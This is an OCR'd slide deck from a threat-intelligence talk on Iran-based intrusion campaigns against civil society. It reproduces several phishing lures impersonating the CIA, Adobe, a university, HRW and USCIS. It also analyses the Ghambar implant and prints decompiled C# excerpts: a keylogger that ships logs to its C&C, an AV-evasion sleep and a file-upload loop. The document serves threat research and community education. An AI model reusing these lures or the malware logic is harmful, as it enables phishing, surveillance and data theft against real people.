
- No bookmarks available.



Mission

Collect Samples and Incidents from Targets of Iran-based Intrusion Campaigns for Accountability and Community Education.


Intrusions and Elections



Internet Speed Throttling (May – June 2013)



ارتش سایبری ایران
آنها پیوسته حیله می کنندو من نیز در مقابل آنها حیله می کنم


~3 - Windows Picture and Fax Viewer
خدا خیرت بده! از همون
فاصله رد شو، دستت رو هم دراز
نکن که فردا فیلممون رو مونتاژ
شده در میارن!
FARS
start
~3 - Windows Picture...
7:03 AM



Phishing and Malware, the New Normal

Mandatory Grugq Quote



---------- Forwarded message ----------
From: **CIA Secure Program!** <security@cia.gov>
Date: 17 November 2013 07:52
Subject: Hi dear, Iranian people can contact us with secure CIA Program.
To: aminsabeti@gmail.com


CIA Chat is a program for you to report threats in a secure manner to the US Central Intelligence Agency.

The most important threats we're looking for, are those related to national security and any type of information which can lead us to terrorist groups.

Your patriotic acts would be rewarded too. We pay money as reward to those who share useful information with us.

Although those of you seeking to work with the leading intelligence agency in the world, this program is a way for anonymous and secure connection to us.

CIA_Chat.exe
244K View Download



facebook Search


Please update your **Flash Player™**

Download now

By clicking the Download Now button, you acknowledge you have read and agree to the Software Licensing Agreement.


0:00 / 0:24 360p

1,122 comments Add a comment



Campaigns, Tools and Actors

Cross section of the Ecosystem



Cleaver (Ghambar)

Universidad de Navarra

University Of Navarra - Middle East Human rights Webinar


We are honored to invite you to UNAV human rights online web conference in Middle East Department.
In our first conference we focused on human rights in Iran.
About 110 participants will take part in this conference from around the world even from Iran.
Most of participants are researchers , journalists , activists , politicians and etc.
We are glad to see you in this conference.

Requirements:

As mentioned above this is a webinar or online web conference then it have some requirements.
We apprieciate it if you prepare these requirements before conference begining.
Adobe Connect is used to hold this conference the you need to install some adobe free softwares.
These software includes:

- Adobe Flash Player
- Adobe Connect Client
- An updated browser like Firefox or Chrome
- Microsoft Based Operating System

Please consider that you are invited as a speaker then you need to have some accessories like:


An update to Adobe® Flash® Player is available.
This update includes improvements in usability, online security and stability, as well as new features which help content developers deliver rich and engaging experiences.
Did you know...
The top 10 Facebook games use the Flash Player. To see more, visit: www.adobe.com/games.
Most of the top video sites on the web use Flash Player
Flash Player is installed on over 1.3 billion connected PCs
Note: If you have selected to allow Adobe to install updates, this update will be installed on your system automatically within 45 days or you can choose to download it now.
REMIND ME LATER
INSTALL

Features

- Self-destruct
- Shell
- Screenshot
- Shutdown computer
- Reboot computer
- Logoff user
- Lock computer
- Set and copy clipboard
- Turn on and off display
- Enable/disable mouse and keyboard (not implemented)
- “Enable or disable desktop” (not implemented)
- Trigger BSOD (not implemented)

Some neat little things…

- The keylogger doesn’t store anything on disk, unless the C&C is unreachable. Then removes the logs when submitted.

```
private static void KeylogBufferArrived(string buffer)
{
    if (!string.IsNullOrEmpty(buffer))
    {
        try
        {
            if (Utils.IsServerEndpointAvaliable())
            {
                bool flag;

Program._communication.SendKeyLog(Program.ConfigInfo.TargetId, DateTime.Now,
true, buffer, out flag, out Program._tempSpecified);
            }
            else
            {
                string keyloggerStoragePath =
IoPathUtils.GetKeyloggerStoragePath();
                if (!Directory.Exists(keyloggerStoragePath))
                {
                    Directory.CreateDirectory(keyloggerStoragePath);
                }
                string path = Path.Combine(keyloggerStoragePath,
Path.GetRandomFileName());
                File.WriteAllText(path, buffer);
            }
        }
        catch (Exception ex)
        {
            Utils.DbgPrint(string.Format("EX : {0} Method : {1}",
ex.Message, MethodBase.GetCurrentMethod().Name));
        }
    }
}
```

```
private static void IterativeRoutinsProc(ServiceManifest
communicationChannel)
{
    try
    {
        while (true)
        {
            Utils.DbgPrint("CommandControlProc");

CommandControlController.CommandControlProc(communicationChannel,
Program.ConfigInfo.TargetId);
            Program.FileUploader.UploadAllOfflineFiles(communicationChannel,
Program.ConfigInfo.TargetId);
            Utils.ManualSleepToBypassAv(30);
            Thread.Sleep(30000);
            Utils.HeyImOnline(Program._communication,
Program.ConfigInfo.TargetId);
        }
```

Some neat little things…

- The keylogger doesn't store anything on disk, unless the C&C is unreachable. Then removes the logs when submitted.
- Ghambar is entirely modular. It's able to download and execute new plugins.
- Uses a SOAP-based protocol for communicating to the C&C, very similar to Operation Cleaver's TinyZBot.
  - The samples we obtained appeared to still be under development.
  - Ghambar might be the next generation implant from Cleaver?

```
private static void Main()
{
    try
    {
        Utils.DbgPrint(".: In the name of God :.");
        string destinationPathOfExecution =
IoPathUtils.GetDestinationPathOfExecution();
        string text =
Path.Combine(destinationPathOfExecution,
Resources.APP_EXE_FILE_NAME);
        if (!Directory.Exists(destinationPathOfExecution))
        {

Directory.CreateDirectory(destinationPathOfExecution);
        }
```

Likes

All Likes

Emadeddin Baghi عمادالدین باقی
Author
Like

Hasan Fereshtian
Public Figure
Like

مدرسه کارآفرینی خورشید
Non-Profit Organization
Like

Dr sohrab razzaghi
Public Figure
Like

شکار بسیجی
Cause
Like

Draken International
Aerospace/Defense
Like

Barrett
Company
Like

بچه های شمیران
City Hall
Like

فقط خنده
Home
Like


مرگ بر
Community
Liked

My Stealthy Freedom آزادی یواشکی زنان در ایران
Community
Like

Masih Alinejad
Journalist
Like

Cleaver: summing up

- Active in compromising legitimate hosts, doing watering hole attacks.
- Rudimentary programming skills, but improving.
- Targeting both corporate and civil society.
- New version of TinyZBot?



Sima

Hello

I am Peter Bouckaert, Emergency director at Human Rights Watch, focusing on protecting the rights of civilians during armed conflict. Our group has huge field research & fact-finding missions to Iran, Lebanon, Kosovo, Chechnya, Afghanistan, Iraq, Israel and the Occupied Palestinian Territories, Macedonia, Indonesia, Uganda, and Sierra Leone, among others.

You can read my biography at below link:

https://www.hrw.org/about/people/peter-bouckaert

Please read our last research about **"Iran Sending Thousands of Afghans to Fight in Syria"** & contact me immediately.

You can read this article at below link:

https://www.hrw.org/news/2016/01/29/iran-sending-thousands-afghans-fight-syria

Peter Bouckaert

148.251 - /download/

[To Parent Directory]

2/24/2016	3:37 AM	<dir>	
3/1/2016	3:47 AM	<dir>	
2/24/2016	3:27 AM	<dir>	
2/27/2016	3:33 AM	<dir>	
2/24/2016	12:03 PM	<dir>	
2/12/2016	11:06 AM	512	pwd.txt
3/1/2016	2:12 AM	514048	updt1.exe
3/1/2016	2:13 AM	444416	updt2.exe
1/30/2016	11:35 AM	253	web.config
2/29/2016	12:21 AM	<dir>	windows

148.251 - /download/

[To Parent Directory]

3/1/2016	3:44 AM	1020416	.doc
3/1/2016	3:36 AM	766976	.doc
2/29/2016	10:01 PM	657920	HK_Reports-iranrcs.doc

---------- Forwarded message ----------
From: **U.S. Citizenship and Immigration Services** <SCOPSSCATA@dhs.gov>
Date: Wed, Mar 9, 2016 at 12:06 PM
Subject: Alert: Permanent Residence Card

U.S. Citizenship and Immigration Services

You received this Email because you do not have a Permanent Residence, your Permanent Residence status needs to be adjusted or you need to renew/replace your Permanent Residence Card.

Starting March 9, 2016, customers must fill Form I-485 *(can be found at the end of this email)*, **in order to Register Permanent Residence or Adjust Status, and must fill Form I-90** *(can be found at the end of this email)* **in order to Renew/Replace Permanent Residence Card and mail their Form I-485 or I-90 to USCIS local field/International offices.** *(Offices can be found here: https://www.uscis.gov/about-us/find-uscis-office)*

USCIS will provide a 30 day grace period from March 9, 2016, for customers who file their Form I-485 or I-90 with one of the USCIS offices. All offices who receive Form I-485 and I-90 during this time will forward the forms to the Chicago Lockbox.

After April 9, 2016, local field/International offices will return all Form I-485 and I-90 they receive and advise customers to file at the Chicago Lockbox.


Download Form I-485, Application to Register Permanent Residence or Adjust Status: https://www.uscis.gov/sites/default/files/files/form/i-485.doc

